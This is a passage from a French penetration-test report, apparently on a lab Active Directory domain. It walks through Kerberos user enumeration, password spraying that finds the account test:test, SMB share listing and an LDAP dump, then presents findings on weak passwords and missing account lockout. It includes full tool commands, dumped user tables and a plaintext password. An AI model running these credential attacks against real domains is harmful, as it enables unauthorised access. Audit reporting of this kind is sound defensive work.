Pour cette étape, nous avons utilisé un script **nmap** spécifique, **krb5-enum-users**, conçu pour interroger le contrôleur de domaine via le port Kerberos (port 88) et extraire la liste des utilisateurs Kerberos associés au domaine. La commande suivante a été exécutée sur l'adresse IP du contrôleur de domaine (10.10.10.101) :

nmap --script krb5-enum-users --script-args="krb5-enum-users.realm=travers.ic" -p 88 10.10.10.101

Détails de la commande :

- **nmap** : Outil d'analyse réseau pour découvrir des informations sur les hôtes et services.
- **--script krb5-enum-users** : Utilise un script pour interroger un serveur Kerberos et lister les utilisateurs valides du domaine.
- **--script-args="krb5-enum-users.realm=travers.ic"** : Spécifie le domaine Kerberos à interroger (ici *travers.ic*).
- **-p 88** : Cible le port 88, utilisé par Kerberos.
- **10.10.10.101** : Adresse IP du contrôleur de domaine responsable de l'authentification Kerberos.

```
---(kali@kali)-[~]
_-$ nmap --script krb5-enum-users --script-args="krb5-enum-users.realm=travers.ic" -p 88 10.10.10.101
Starting Nmap 7.93 ( https://nmap.org ) at 2025-03-27 04:49 UTC
Nmap scan report for 10.10.10.101
Host is up (0.0037s latency).

PORT      STATE SERVICE
88/tcp    open  kerberos-sec
|_ krb5-enum-users:
|_ Discovered Kerberos principals
|_   administrator@travers.ic
|_   test@travers.ic
Nmap done: 1 IP address (1 host up) scanned in 1.15 seconds
```

Résultats obtenus :

La commande a révélé deux comptes utilisateurs actifs : **administrator@travers.ic** (probablement un compte administrateur) et **test@travers.ic** (potentiellement un compte de test standard).

Exploitation des Comptes Identifiés : (Technique de Password Spraying)

Pour exploiter les comptes découverts lors de l'énumération Kerberos, nous avons employé la méthode du "password spraying", permettant de tester l'authentification sans risquer de bloquer les comptes. Cette technique consiste à tenter un nombre restreint de mots de passe communs sur plusieurs comptes utilisateurs pour identifier ceux pouvant être compromis. L'outil **sprayhound** a été utilisé pour appliquer cette méthode, comme indiqué dans la commande suivante :

sprayhound -d travers.ic -dc 10.10.10.101 -u test -lower

Détails de la commande :

- **sprayhound** : Outil utilisé pour réaliser le test de "password spraying" sur le domaine Active Directory.
- **-d travers.ic** : Définit le domaine cible, ici *travers.ic*.
- **-dc 10.10.10.101** : Spécifie l'adresse IP du contrôleur de domaine, ici *10.10.10.101*.
- **-u test** : Indique le nom d'utilisateur ciblé pour le test de password spraying. Dans cet exemple, le compte *test* est utilisé.
- **-lower** : Force l'outil à tester des mots de passe composés uniquement de lettres minuscules, limitant ainsi le nombre de tentatives et réduisant le risque de verrouillage de compte.

```
(kali@kali)-[~]
└─$ sprayhound -d travers.ic -dc 10.10.10.101 -u test -lower
[!] BEWARE ! You are going to test user/pass without providing a valid domain user
[!] Without a valid domain user, tested account may be locked out as we're not able to determine password policy and bad password count
Continue anyway? [y/N] y
[+] 1 users will be tested
[+] 0 users will not be tested
Continue? [Y/n] y
[+] [ VALID ] test : test
[+] 1 user has been owned !
Do you want to set it as 'owned' in Bloodhound ? [Y/n] n
[!] OK, master. Bye.
```

Résultats obtenus :

Le résultat de l'attaque de password spraying montre que l'utilisateur *test* a été authentifié avec succès en utilisant le mot de passe "test". Lors de la compromission du premier compte, cette attaque a permis de compromettre le compte *test* avec ce mot de passe simple, tandis que l'attaque sur le compte *administrator* a échoué. Cette réussite met en évidence la vulnérabilité liée à l'utilisation de mots de passe faibles et courants, et souligne la nécessité d'une politique de gestion des mots de passe plus rigoureuse, ainsi que de mesures de sécurité renforcées pour prévenir ce type d'attaque.

Lors de la phase de compromission d'un premier compte utilisateur, plusieurs vulnérabilités critiques ont été identifiées. Ces faiblesses, exploitées à travers des techniques telles que l'énumération des utilisateurs Kerberos et le password spraying, révèlent des lacunes significatives dans la gestion des identités et des mécanismes de sécurité. L'analyse des résultats a permis de mettre en lumière des pratiques insuffisantes en matière de gestion des mots de passe et de verrouillage de compte, exposant ainsi l'environnement à des attaques potentielles. Ces vulnérabilités soulignent l'importance de renforcer les contrôles d'accès et de mettre en place des politiques de sécurité plus strictes pour prévenir toute compromission future.

Vulnérabilité V04 :

Mauvaise gestion des mots de passes

Résumé de la vulnérabilité:

Le succès de l'attaque "user-as-pass" sur le compte *test* avec le mot de passe "test" met en évidence une gestion inadéquate des mots de passe. L'utilisation de mots de passe simples et fréquemment employés expose les comptes à des attaques automatisées telles que le password spraying. Cette situation indique l'absence de politiques robustes de gestion des mots de passe, notamment en ce qui concerne l'exigence de complexité et de longueur minimales.

Vulnérabilité V05:

Absence de verrouillage de comptes après plusieurs tentatives de connexion échouées

Résumé de la vulnérabilité:

L'attaque de password spraying n'a pas activé de mécanisme de verrouillage après plusieurs tentatives infructueuses, ce qui indique l'absence de politique de limitation des tentatives de connexion. Cette faiblesse permet à un attaquant de multiplier les essais de mots de passe sans craindre un blocage du compte, augmentant ainsi le risque de succès pour des attaques par force brute ou par essais de mots de passe courants.


c. Reconnaissance :

Suite à la compromission réussie du compte test, l'étape suivante vise à intensifier la reconnaissance dans l'environnement Active Directory. L'objectif est d'explorer les ressources accessibles avec les privilèges acquis et d'identifier d'éventuelles vulnérabilités permettant une élévation des privilèges ou une exfiltration de données sensibles

Accès SSH et RDP :

Après avoir obtenu les identifiants du compte test, nous avons tenté d'établir des connexions à distance sur trois machines du réseau : DC01 (10.10.10.101), FILER01 (10.10.10.112) et DESKTOP01 (10.10.10.117), en utilisant les protocoles SSH et RDP pour évaluer les possibilités d'accès.

Pour DC01 (10.10.10.101) :




```
Administrator: c:\windows\system32\cmd.exe
File Actions Edit View Help
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

traversic\test@DC01 C:\Users\test\whoami
traversic\test
traversic\test@DC01 C:\Users\test:
```

La connexion SSH a été réussie, permettant un accès via un terminal sécurisé. En revanche, l'accès RDP a échoué.

Pour FILER01 (10.10.10.112) :




```
c:\windows\system32\cmd.exe
File Actions Edit View Help
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

traversic\test@FILER01 C:\Users\test\whoami
traversic\test
traversic\test@FILER01 C:\Users\test:
```

L'accès SSH a également été réussi, offrant une connexion au serveur de fichiers, tandis que la tentative d'accès RDP a échoué.

Pour DESKTOP01 (10.10.10.117) :



Aucune connexion SSH n'a été établie, mais l'accès RDP a permis une connexion graphique à la machine.

Ces résultats indiquent qu'un accès à distance est possible sur certaines machines via SSH ou RDP, mais des configurations spécifiques ou des restrictions peuvent limiter l'accès complet aux ressources réseau.

Exploration des partages réseau :

Dans le cadre de notre phase de reconnaissance approfondie, nous avons procédé à l'énumération des partages réseau accessibles au sein du domaine. Pour ce faire, l'outil **CrackMapExec** a été utilisé afin de scanner rapidement l'ensemble du sous-réseau et identifier les partages **SMB** exposés sur les machines du domaine, en s'appuyant sur les identifiants de connexion disponibles. Cette démarche nous a permis d'obtenir une vue globale des ressources partagées, de détecter d'éventuels accès non restreints, et ainsi de cibler des systèmes susceptibles de présenter des vulnérabilités exploitables. La commande utilisée à cet effet est la suivante :

crackmapexec smb 10.10.10.0/24 -u test -p test -d travers.ic --shares

Détails de la commande :

- **crackmapexec smb** : indique que l'on utilise le module SMB de **CrackMapExec**, destiné à interagir avec le protocole de partage de fichiers Windows.
- **10.10.10.0/24** : désigne la plage d'adresses IP à scanner dans le sous-réseau ciblé.
- **-u test** : spécifie le nom d'utilisateur à utiliser pour l'authentification.
- **-p test** : mot de passe associé à l'utilisateur.
- **-d travers.ic** : nom du domaine Active Directory auquel l'utilisateur appartient.
- **--shares** : option qui ordonne à CrackMapExec de lister les **partages SMB** accessibles sur chaque hôte détecté, ainsi que les permissions associées.

```
(kali@kali)~$ crackmapexec smb 10.10.10.0/24 -u test -p test -d travers.ic --shares
SMB 10.10.10.112 445 FILESERVER [*] Windows 10.0 Build 17763 x64 (name:FILESERVER) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB 10.10.10.117 445 DESKTOP01 [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB 10.10.10.101 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB 10.10.10.112 445 FILESERVER [*] travers.ic\test:test
SMB 10.10.10.117 445 DESKTOP01 [*] travers.ic\test:test
SMB 10.10.10.112 445 FILESERVER [*] Enumerated shares
SMB 10.10.10.112 445 FILESERVER
Share Permissions Remark
SMB 10.10.10.112 445 FILESERVER ADMIN$ Remote Admin
SMB 10.10.10.112 445 FILESERVER C$ Default share
SMB 10.10.10.112 445 FILESERVER Configuration READ Remote IPC
SMB 10.10.10.112 445 FILESERVER IPC$ READ Remote IPC
SMB 10.10.10.101 445 DC01 [*] travers.ic\test:test
SMB 10.10.10.117 445 DESKTOP01 [*] Enumerated shares
SMB 10.10.10.117 445 DESKTOP01
Share Permissions Remark
SMB 10.10.10.117 445 DESKTOP01 ADMIN$ Remote Admin
SMB 10.10.10.117 445 DESKTOP01 C$ Default share
SMB 10.10.10.117 445 DESKTOP01 IPC$ READ Remote IPC
SMB 10.10.10.101 445 DC01 [*] Enumerated shares
SMB 10.10.10.101 445 DC01
Share Permissions Remark
SMB 10.10.10.101 445 DC01 ADMIN$ Remote Admin
SMB 10.10.10.101 445 DC01 C$ Default share
SMB 10.10.10.101 445 DC01 IPC$ Remote IPC
SMB 10.10.10.101 445 DC01 NETLOGON Logon server share
SMB 10.10.10.101 445 DC01 SYSVOL Logon server share
SMB 10.10.10.101 445 DC01 Tools READ
```

Résultats obtenus :

L'exécution de la commande CrackMapExec a permis d'identifier plusieurs partages accessibles au sein du domaine, avec une authentification réussie à l'aide des identifiants test:test

Partages SMB détectés :

FILER01 :

- ADMIN\$, C\$: Partages système par défaut
- Configuration : Accès en lecture
- IPC\$: Partage d'administration distant avec droits en lecture

DESKTOP01 :

- ADMIN\$, C\$: Partages par défaut
- IPC\$: Lecture autorisée

DC01 (Contrôleur de domaine) :

- ADMIN\$, C\$, IPC\$: Partages standards
- NETLOGON, SYSVOL : Partages spécifiques aux contrôleurs de domaine avec accès en lecture
- Tools : Dossier contenant potentiellement des outils sensibles, lisible avec les identifiants test:test

Ces résultats révèlent la présence de partages accessibles en lecture, y compris sur le contrôleur de domaine. Ces ressources peuvent contenir des informations critiques et représenter des points d'entrée intéressants pour une phase d'exploitation avancée.

Extraction des Informations Active Directory avec ldapdomaindump :

Pour obtenir une vision détaillée de la structure du domaine Active Directory et en extraire des informations sur les utilisateurs, groupes et machines, nous avons utilisé l'outil ldapdomaindump. Cette commande permet d'interroger le serveur LDAP afin de récupérer une cartographie claire de l'annuaire Active Directory, facilitant ainsi l'analyse des accès et des permissions. Voici la commande utilisée :

ldapdomaindump -u "travers\\test" -p test -d travers.ic 10.10.10.101

Détails de la commande :

- **ldapdomaindump** : C'est l'outil utilisé pour extraire et générer une représentation du domaine Active Directory en interrogeant le serveur LDAP.
- **-u "travers\\test"** : Indique l'utilisateur à utiliser pour l'authentification ainsi que le domaine auquel il appartient
- **-p test** : Spécifie le mot de passe de l'utilisateur test (ici test).

- **-d travers.ic** : Définit le nom de domaine Active Directory (travers.ic) à interroger.
- **10.10.10.101** : Adresse IP du contrôleur de domaine Active Directory à interroger via LDAP.

```
(kali@kali)-[~]
└─$ ldapdomaindump -u "travers\\test" -p test -d travers.ic 10.10.10.101
[*] Connecting to host...
[*] Binding to host
[*] Bind OK
[*] Starting domain dump
[*] Domain dump finished

(kali@kali)-[~]
└─$ ls
Desktop  Music  Templates  domain_computers.grep  domain_computers_by_os.html  domain_groups.json  domain_policy.json  domain_trusts.json  domain_users.json
Documents Pictures Videos  domain_computers.html  domain_groups.grep          domain_policy.grep    domain_trusts.grep    domain_users.grep    domain_users_by_group.html
Downloads Public   cacert.der  domain_computers.json  domain_groups.html          domain_policy.html    domain_trusts.html   domain_users.html     storage
```

Résultats obtenus :

Après l'exécution de la commande, plusieurs fichiers relatifs à l'infrastructure du domaine travers.ic ont été générés. Voici un résumé des résultats :

- **domain_computers.grep et domain_computers.html** : Liste des ordinateurs du domaine, avec une version HTML plus lisible et structurée.
- **domain_computers_by_os.html** : Rapport triant les ordinateurs par système d'exploitation, utile pour repérer les machines vulnérables.
- **domain_groups.json et domain_groups.grep** : Détail des groupes d'utilisateurs, avec le fichier JSON offrant une vue structurée et le fichier grep une version brute. Ces fichiers aident à identifier les groupes à privilèges élevés, comme les administrateurs de domaine.
- **domain_policy.json et domain_policy.grep** : Paramètres de politique de sécurité du domaine (règles de mot de passe, verrouillage de compte), permettant d'évaluer la robustesse de la sécurité.
- **domain_trusts.json et domain_trusts.grep** : Relations de confiance entre domaines, pouvant être exploitées pour des attaques de mouvement latéral ou d'escalade de privilèges dans un environnement multi-domaines.
- **domain_users.json et domain_users.grep** : Liste des utilisateurs du domaine, avec des informations cruciales pour des attaques telles que Pass-the-Hash ou Kerberoasting. Le fichier JSON fournit une vue structurée, tandis que le fichier grep est plus brut.
- **domain_users_by_group.html** : Rapport HTML classant les utilisateurs par groupe, permettant d'identifier rapidement les membres de groupes sensibles, comme les administrateurs.

Analyse des paramètres de sécurité :

Domain policy

distinguishedName	Lockout time window	Lockout Duration	Lockout Threshold	Max password age	Min password age	Min password length	Password history length	Password properties	Machine Account Quota
DC=travers,DC=ic	10.0 minutes	10.0 minutes	0	1000000000.00 days	0.00 days	7	24		10

L'analyse du fichier **domain_policy.html** nous révèle plusieurs informations.

Politique de verrouillage de compte (Account Lockout Policy) :

- **Lockout Time Window** : 10 minutes
Si un compte est verrouillé, le compteur des tentatives échouées est réinitialisé après 10 minutes.
- **Lockout Duration** : 10 minutes
Lorsqu'un compte est verrouillé suite à des échecs de connexion, il reste verrouillé pendant 10 minutes avant d'être automatiquement déverrouillé.
- **Lockout Threshold** : 0
Aucune tentative de connexion échouée ne provoque un verrouillage du compte. Cela signifie que les comptes ne seront jamais verrouillés, peu importe le nombre d'échecs cela présente un risque important face aux attaques par bruteforce.

Politique de mot de passe (Password Policy) :

- **Max Password Age** : 1 000 000 000 jours
Les mots de passe n'expirent jamais, ce qui est une mauvaise pratique de sécurité.
- **Min Password Age** : 0 jours
Un utilisateur peut modifier son mot de passe à tout moment après l'avoir défini.
- **Min Password Length** : 7 caractères
Mot de passe trop court, facilement vulnérable aux attaques par dictionnaire.
- **Password History Length** : 24
Le système empêche de réutiliser les 24 derniers mots de passe.
- **Password Properties** : vide
Aucune contrainte supplémentaire comme la complexité (majuscules, chiffres, symboles) ne semble être appliquée.

Inventaire des machines du domaine :

Domain computer accounts

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
FILER01	FILER01\$	FILER01.travers.ic	Windows Server 2019 Datacenter Evaluation		10.0 (17763)	03/27/25 05:29:07	WORKSTATION_ACCOUNT, TRUSTED_FOR_DELEGATION	11/20/22 15:43:09	1104	
DESKTOP01	DESKTOP01\$	DESKTOP01.travers.ic	Windows 10 Enterprise Evaluation		10.0 (18363)	03/27/25 05:23:11	WORKSTATION_ACCOUNT	11/20/22 15:38:54	1103	
DC01	DC01\$	DC01.travers.ic	Windows Server 2019 Datacenter Evaluation		10.0 (17763)	03/27/25 05:29:33	SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION	11/20/22 15:35:16	1090	

Le fichier **domain_computers.html** recense plusieurs machines, dont :

- **FILER01, DESKTOP01, DC01** : Équipées de Windows Server 2019 et Windows 10.
- Certaines machines disposent de délégation de confiance.
- Activité récente confirmée par les dernières connexions.

Répartition des machines par OS :

Windows Server 2019 Datacenter Evaluation

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
FILER01	FILER01\$	FILER01.travers.ic	Windows Server 2019 Datacenter Evaluation		10.0 (17763)	03/27/25 05:29:07	WORKSTATION_ACCOUNT, TRUSTED_FOR_DELEGATION	11/20/22 15:43:09	1104	
DC01	DC01\$	DC01.travers.ic	Windows Server 2019 Datacenter Evaluation		10.0 (17763)	03/27/25 05:29:33	SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION	11/20/22 15:35:16	1090	

Windows 10 Enterprise Evaluation

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
DESKTOP01	DESKTOP01\$	DESKTOP01.travers.ic	Windows 10 Enterprise Evaluation		10.0 (18363)	03/27/25 05:23:11	WORKSTATION_ACCOUNT	11/20/22 15:38:54	1103	

Le fichier **domain_computers_by_os.html** indique la répartition des machines par système d'exploitation :

- **Windows Server 2019** : Utilisé par **FILER01** et **DC01**.
- **Windows 10** : Utilisé par **DESKTOP01** (poste de travail).
- Certaines machines disposent de délégation de confiance.

Organisation des groupes de domaine :

Domain groups						
CN	SAM Name	Member of groups	description	Created on	Changed on	SID
Admins Workstations	wksadmins	Utilisateurs RDP	Administrateurs des postes de travail	11/20/22 16:14:47	11/20/22 16:33:52	1373
Admins Serveurs	srvadmins	Utilisateurs RDP	Administrateurs des serveurs	11/20/22 16:14:47	11/20/22 16:40:33	1372
HelpDesk	helpdesk	Utilisateurs RDP	Membres du HelpDesk	11/20/22 16:14:46	11/20/22 16:14:50	1371
Utilisateurs RDP	rdpusers		Utilisateurs autorisés pour le RDP	11/20/22 16:14:46	11/20/22 16:14:47	1370
Domain Guests	Domain Guests	Guests	All domain guests	11/20/22 15:35:16	11/20/22 15:35:16	514
Domain Users	Domain Users	Users	All domain users	11/20/22 15:35:16	11/20/22 15:35:16	513
Domain Admins	Domain Admins	Denied RODC Password Replication Group Administrators	Designated administrators of the domain	11/20/22 15:35:16	11/20/22 16:14:47	512
Guests	Guests		Guests have the same access as members of the Users group by default, except for the Guest account which is further restricted	11/20/22 15:34:33	11/20/22 15:35:16	546
Users	Users		Users are prevented from making accidental or intentional system-wide changes and can run most applications	11/20/22 15:34:33	11/20/22 15:35:16	545
Administrators	Administrators		Administrators have complete and unrestricted access to the computer/domain	11/20/22 15:34:33	11/20/22 16:01:16	544

L'analyse du fichier domain_groups.html met en lumière plusieurs groupes, parmi lesquels on distingue principalement les groupes administratifs, les groupes de support et les groupes d'utilisateurs généraux.

Groupes Administratifs :

- **Admins Workstations :**
Ce groupe regroupe les administrateurs des postes de travail, permettant une gestion spécifique des machines. Ce groupe fait partie des utilisateurs autorisés pour la connexion à distance (RDP).
- **Admins Servers :**
Ce groupe regroupe les administrateurs des serveurs et permet aussi l'accès RDP, offrant ainsi un accès à distance aux serveurs pour la gestion.

Domain Admins :

C'est un groupe clé dans la gestion du domaine, regroupant les administrateurs ayant un accès complet et illimité au domaine et à toutes ses ressources.

- **Administrators :**
C'est le groupe des administrateurs locaux ayant un contrôle total sur les systèmes et l'infrastructure du domaine. Cela inclut des droits de gestion complète sur les postes et serveurs.

Groupes de support et utilisateurs généraux :

- Helpdesk :
Groupe destiné aux membres du support technique (HelpDesk) avec accès à distance pour l'assistance des utilisateurs.
- Utilisateurs RDP (rdpusers) :
Ce groupe définit les utilisateurs autorisés à se connecter via RDP à des machines de l'entreprise.
- Domain Guests :
Groupe pour les invités du domaine, généralement avec des droits limités pour accéder à certaines ressources, mais sans droits d'administrateur.
- Domain Users :
Groupe générique pour tous les utilisateurs du domaine, leur permettant d'accéder à des ressources de manière standard sans droits administratifs.

Liste des utilisateurs et de leurs affiliations :

L'examen du fichier domain_user_by_groupss.html permet d'identifier les utilisateurs du domaine ainsi que les groupes auxquels ils appartiennent, tels que "Domain users", "Helpdesk", "Admin Workstation", "Admin Server" ou "Admin Domain". Cette information est essentielle pour repérer les comptes clés à cibler lors de notre pentest.

Domain users :

En parcourant le fichier nous avons constaté que le groupe Domain Users contient les utilisateurs du domaine et des comptes de services :

Domain Users									
CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
sshd	sshd	sshd	11/20/22 18:39:01	11/20/22 18:39:01	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 18:39:01	1455	
Antoine NOEL	Antoine NOEL	anoel	11/20/22 16:40:21	11/20/22 16:59:29	11/20/22 16:59:29	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:40:21	1454	
Backup ACCOUNT	Backup ACCOUNT	backup	11/20/22 16:14:56	11/23/22 09:23:39	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:56	1453	
Svc WEB	Svc WEB	svcweb	11/20/22 16:14:55	11/23/22 09:23:39	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1452	
Test ACCOUNT	Test ACCOUNT	test	11/20/22 16:14:55	04/08/25 18:58:18	11/23/22 09:32:03	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1451	
Manon LEFORT	Manon LEFORT	mlefort	11/20/22 16:14:55	11/20/22 16:14:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1450	
Hugues MICHEL	Hugues MICHEL	hmichel	11/20/22 16:14:55	11/20/22 16:14:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1449	
Matthieu MARTIN	Matthieu MARTIN	mmartin	11/20/22 16:14:55	11/20/22 16:14:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1448	
Jules BERTHELOT	Jules BERTHELOT	jberthelot	11/20/22 16:14:55	11/20/22 16:14:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1447	
Louis DUHAMEL	Louis DUHAMEL	lduhamel	11/20/22 16:14:55	11/20/22 16:14:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1446	
Adrien JACQUOT	Adrien JACQUOT	ajacquot	11/20/22 16:14:55	11/20/22 16:14:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1445	
Web SERVICE	Web SERVICE	web_svc	11/20/22 16:14:48	11/20/22 16:18:39	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:48	1386	
krbtgt	krbtgt	krbtgt	11/20/22 15:35:16	11/20/22 16:01:16	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	11/20/22 15:35:16	502	Key Distribution Center Service Account
Administrator	Administrator	Administrator	11/20/22 15:34:33	04/08/25 18:51:52	04/08/25 18:58:05	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 12:24:28	500	Built-in account for administering the computer/domain

Le compte "amaillot" a requis notre attention, en effet un mot de passe est stocké en clair dans sa description ce qui présente un risque de sécurité important en cas d'accès non autorisé à ces informations sensibles.

Robert LEMAITRE	Robert LEMAITRE	rlemaitre	11/20/22 16:14:55	11/20/22 16:14:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1444	
Agathe GILBERT	Agathe GILBERT	agilbert	11/20/22 16:14:55	11/20/22 16:14:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1443	
Marcel BOULANGER	Marcel BOULANGER	mboulanger	11/20/22 16:14:54	11/20/22 16:14:54	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1442	
Patricia BENARD	Patricia BENARD	pbenard	11/20/22 16:14:54	11/20/22 16:14:54	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1441	
Thibault BESNARD	Thibault BESNARD	thesnard	11/20/22 16:14:54	11/20/22 16:14:54	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1440	
Antoinette COLONA	Antoinette COLONA	acolona	11/20/22 16:14:54	11/20/22 16:14:54	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1439	
Valentin FLEURY	Valentin FLEURY	vfleury	11/20/22 16:14:54	11/23/22 09:35:47	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1438	
Sandrine DUVAL	Sandrine DUVAL	sduval	11/20/22 16:14:54	11/23/22 09:35:47	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1437	
Jean LABBE	Jean LABBE	jlabbe	11/20/22 16:14:54	11/23/22 09:35:47	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1436	
Alex MAILLOT	Alex MAILLOT	amaillot	11/20/22 16:14:54	11/23/22 09:35:47	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1435	Compte temporaire (Mot de passe Support2021)

Helpdesk :

HelpDesk

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Nicolas LAUNAY	Nicolas LAUNAY	nlaunay	11/20/22 16:14:50	11/20/22 16:14:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:50	1398	
Augustin HUET	Augustin HUET	ahuuet	11/20/22 16:14:50	11/20/22 16:14:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:50	1397	
Susan VERDIER	Susan VERDIER	sverdier	11/20/22 16:14:50	11/20/22 16:14:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:50	1396	
Chantal LOMBARD	Chantal LOMBARD	clombard	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1395	
Alain DIAS	Alain DIAS	adias	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1394	
Michelle BLIN	Michelle BLIN	mblin	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1393	
Henri PERROT	Henri PERROT	hperrot	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1392	
Jacques ROUSSET	Jacques ROUSSET	jrousset	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1391	
Nicole BOURGEOIS	Nicole BOURGEOIS	nbourgeois	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1390	

Les utilisateurs ci-dessus font partie du groupe Helpdesk.

Admins Workstations :

